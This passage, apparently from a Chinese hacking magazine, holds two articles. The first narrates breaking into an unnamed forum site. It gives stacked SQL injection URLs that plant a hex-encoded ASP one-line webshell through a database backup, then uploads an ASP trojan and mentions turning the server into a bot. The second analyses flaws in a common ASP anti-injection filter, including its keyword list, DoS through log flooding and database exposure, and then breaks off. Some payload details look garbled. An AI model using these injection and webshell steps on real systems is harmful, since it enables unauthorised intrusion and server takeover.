因为需要查找Linux资料，狗狗找到了一个“**贴吧”，发现上面的文章还真不错，站点做得也很美观，于是，一丝邪念涌上心头……仔细观察了他的全站，和其他的贴吧程序一样，大部分是生成的htm模板，只有少数的动态链接，测试了一下，不能进行注入。于是我就从htm上查找它的突破口，个人感觉htm注入的成功率很高，也许是程序员以为生成了htm就没什么问题，所以忽略了安全。随便打开一个页面http://***/jinghuau/216/2714.htm，查看源代码，搜索“.asp”，慢慢找……等等！我看到了什么（图1）？




图1

在html源代码中一般都是查找http://***/*.asp=*形式的动态链接，但是请看图1中的src=../../dianji.asp?ids=2714，哈哈...粗心的话就忽略了，其实这就是http://***/*.asp=*的变形，只不过使用“../”向上跳了2级目录而已。http://***/jinghuau/216/../../dianji.asp?ids=2714跳2级后正好是WEB根目录，转换为url就是http://***/dianji?ids=2714，赶快浏览该链接，发现是一个空白页面，什么东东啊！提交一个单引号，服务器报错，再用NB试试吧（图2）。




图2

哈哈...果然啊！不管这个连接是干嘛的了，起码我得到了一个注入点。千里之堤，毁于蚁穴啊！数据库为MSSQL，查看权限为DB_OWNER。前一阵子不是流行利用MSSQL备份得到WEBSHELL吗？但是听说这个权限成功率不是很高，但我还是想试一试。本来Xiaolu写了一个工具，但是现在没时间找了，还是手动吧！它的原理大家都知道了，这里就不详细说明，具体请看下面的操作步骤。

第一步，提交以下url：

```
http://***/dianji.asp?ids=2714;declare @a sysname,@s nvarchar(4000) select @a=db_nama(),@s=0x67006F00750067006F0075002E00620061006B00 backup database @a to disk=@s--
```

注意0x67006F00750067006F0075002E00620061006B00是gougou.bak的16进制代码，可以使用Hexsql工具进行转换（图3）。




图3

第二步，再次提交：

```
http://***/dianji.asp?ids=2714; create table [dbo].[feng]([cmd] [image])
```

它的意思是建立一个名为feng的表。

第三步，写入一句话木马，使用的是<%execute(request("l"))%>：

```
http://***/dianji.asp?ids=2714; insert into xiaolu(cmd) values(0x3C0025006500780065006300750074006500280072006500710075006500730074002800220060022006C0022002900290025003E00)
```

第四步，备份得到webshell：

```
http://***/dianji.asp?ids=2714;declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0x63003A002F007700650062002F0067006F00750067006F0075002E00610073007000 backup database @a to disk=@s WITH DIFFERENTIAL
```

备份后文件的路径，16进制代码代表的是c:/web/gougou.asp，涉及到一些安全问题，我就不给了，这个目录是我虚构的。

第五步，删除数据库的表：

http://*/dianji.asp?ids=2714 ;Drop table [feng]**

一定要删掉这个表，否则数据库稀里糊涂多了一个表管理员心里还不发毛啊！好了，总算是提交完了。（这里我还要罗嗦一句，大家还是要掌握一些SQL语句，总是使用工具会使人变懒，而且技术又不是自己的。）为了谨慎起见我先浏览了一下根目录下的gougou.asp文件，发现不是“无法找到该页”，它是空白的，说明这个ASP文件是存在的，到这里差不多就要成功了。打开蓝屏最小ASP木马客户端，修改服务段地址代码为<form action=http://***/gougou.asp method=post>，再输入木马的内容（我修改了蓝屏ASP木马代码，上传后文件名为up.asp），点击提交。OH～

YES！我成功了啊（图4）！

这次备份数据库得到webshell是在DB_OWNER权限的基础上，有一些文章里说这个方法的成功率不是很高。另外，图4的这个WEBSHELL实在太可爱了^_^，用它写入一个老兵ASP助手6.0，上去后删掉了gougou.asp、up.asp，又在目录里转了转，留点信息给管理员修复漏洞，当然还可以提权来作肉鸡，但是我的目的已经达到了，所以又删除了这个老兵ASP助手。

（文章中的用到的工具Hexsql、蓝屏一句话asp木马客户端已收录在本期光盘中）




图4

防注入程序带来的攻击及防范

图 光芒果

现在基于WEB的攻击一般都是注入，导致注入的原因一般为对变量的过滤不完全，从而可以使入侵者非法执行程序或查询修改任意数据。随着注入攻击的愈演愈烈，一些专门的过滤代码应运而生。但一些过滤代码的不完善很可能导致新的攻击。下面就以目前应用最广泛的过滤代码——SQL通用防注入程序为例说明漏洞的成因、利用方法及防范措施。

SQL通用防范注入程序是由火狐的枫知秋编写的，它是一个功能相当完善的防范注入代码。它能对定义的过滤字符实现get提交的过滤，并能记录攻击者的IP提交的数据信息。使用时只需在要防范注入的文件头中加入代码<!--#Include File="WrSky_Sql.Asp"-->就可以实现对变量的过滤。如果在数据库连接文件（如conn.asp）后加入程序代码，则可以实现整站的变量过滤，从而达到防范注入的效果。

好了，下面我们先来看变量过滤部分的代码：

```
'---------定义部份----------------------
    Dim Fy_Post,Fy_Get,Fy_In,Fy_Inf,Fy_Xh,Fy_db,Fy_dbstr
    '自定义需要过滤的字串,用 "枫" 分隔
    Fy_In = "'枫;枫and枫exec枫insert枫select枫delete枫update枫count枫*枫%枫chr枫mid枫master枫truncate枫char枫declare"
'--------------------------------------
%>
    <%
Fy_Inf = split(Fy_In,"枫")
'---------POST部份-----------------------
If Request.Form<>"" Then
For Each Fy_Post In Request.Form

    For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.Form(Fy_Post)),Fy_Inf(Fy_Xh))<>0 Then
    '---------GET部份-------------------
    If Request.QueryString<>"" Then
    For Each Fy_Get In Request.QueryString

    For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.QueryString(Fy_Get)),Fy_Inf(Fy_Xh))<>0 Then
```

这段代码中定义了对单引号、and、or等常用注入变量的过滤，如果觉得过滤不够或太多可自行增减字符。很明显，只要通过get或post向服务器提交的数据中包含被过滤字符，都会被程序禁止。这就导致了一个问题，如果是在论坛的数据库连接文件后加入程序代码，发贴时只要贴子内容包括被过滤的字符也会被禁止掉。根据默认的过滤内容来看，如果帖子内容为英文几乎是无法发表的。另外，在定义论坛风格时会用一些特殊字符（如百分号“%”），如果这些特殊字符为过滤的对象，那么整个论坛就不能正常运行了。对上面提到的问题，我用dvbbs做过测试，结果与我猜想的完全一致。

解决上述问题的方法是只在需要过滤的文件中防范注入连接语句。但这样工作量比较大，而且一般站长是不知道什么文件需要过滤。因此我的建议是把过滤代码加到conn.asp后，然后再建立一个不包含过滤代码的connl.asp，把肯定不需要过滤且过滤代码对本文件运行有影响的文件连接到connl.asp，但要注意两个数据连接文件的基本内容要保持一致。另外，在风格设置中最好不要用到过滤的字符，确实要用到的可在防范注入程序中删掉对该字符的过滤。

上面讲的是防范注入程序对站点运行的影响，并不能造成什么危害。其实，真正的危害来自数据记录部分，我们来看这部分的代码：

```
'---------写入数据库--------头---------
    Fy_dbstr="DBQ="+server.mappath("Sqlln.mdb")+";DefaultDir=;DRIVER={Microsoft Access Driver (*.mdb)};"
    Set Fy_db=Server.CreateObject("ADODB.CONNECTION")
    Fy_db.open Fy_dbstr
    Fy_db.Execute("insert into Sqlln(Sqlin_IP,Sqlln_Web,Sqlln_FS,Sqlln_CS,Sqlln_SJ) values('"&Request.ServerVariables("REMOTE_ADDR")&"','"&Request.ServerVariables("URL")&"','GET','"&Fy_Get&"','"&replace(Request.QueryString(Fy_Get),"'","''")&"')")
    Fy_db.close
    Set Fy_db = Nothing
    '---------写入数据库--------尾---------
    Response.Write "<Script Language=JavaScript>alert('枫网SQL通用防注入系统提示！\n\n请不要在参数中包含非法字符尝试注入！\n\nHTTP://WwW.WrSkY.CoM  系统版本:V2.0(ASP)完美版');</Script>"
    Response.Write "非法操作! 系统做了如下记录！<br>"
    Response.Write "操作I.P："&Request.ServerVariables("REMOTE_ADDR")&"<br>"
    Response.Write "操作时间："&Now&"<br>"
    Response.Write "操作页面："&Request.ServerVariables("URL")&"<br>"
    Response.Write "提交方式：GET<br>"
    Response.Write "提交参数："&Fy_Get&"<br>"
    Response.Write "提交数据："&Request.QueryString(Fy_Get)
    Response.End
    End If
    Next
    Next
    End If
    '-------------------------------------
```

这段代码的作用是对攻击者的信息及动作记录，以便我们采取必要的应对措施。从代码中可以看出程序分别对攻击者的IP，提交地址，提交内容等进行了记录，但这里明显有几处漏洞：

一、未对频繁的攻击进行处理。也就是说，无论我们怎么提交法数据，都会被程序记录，这样一来，将很可能导致恶意攻击的DoS攻击。对此我做了一个试验。我在某个被保护文件的url后提交下列语句：and (select top 1 asc(mid (username,1,1)) from admin)＞0，在提交过程中用按键精灵做记录，然后自动重复提交。不一会，数据库大小就发生了显著变化，可以看图1与图2的文件大小对比。可以想象，如果用朔雪等工具开多线程提交，DoS是绝对不成问题的。




图1




图2

二、记录数据长度未做截断。这是我在对防范注入程序影响论坛运行的测试中发现的。如图3所示，如果发帖内容中包含被过滤字符时，帖子内容会被完全记录到数据库中。

一般的论坛或文章系统对发表文章的长度都是限定的，但SQL通用防范注入程序并未对此做出限制。如果攻击者在被保护文件的url后提交一段超长的内容，很可能会导致程序的崩溃。因为危害较大，我没有试验，但我提交长达100K的内容却是被照常记录的。

三、数据内容的转换及暴库问题。从代码中看，程序对非法提交的数据是未经转换就完全直接记录到数据库中。也就是说，无论你提交什么只要包含被过滤的内容，程序就会把你提交的所有内容进行记录。这个问题本来是并无大碍，但某些站长为了"安全"起见，喜欢把mdb文件一律改为asp后缀。再加上防范注入程序的数据库中只有一个表，我们就可以通过在被保护文件url后直

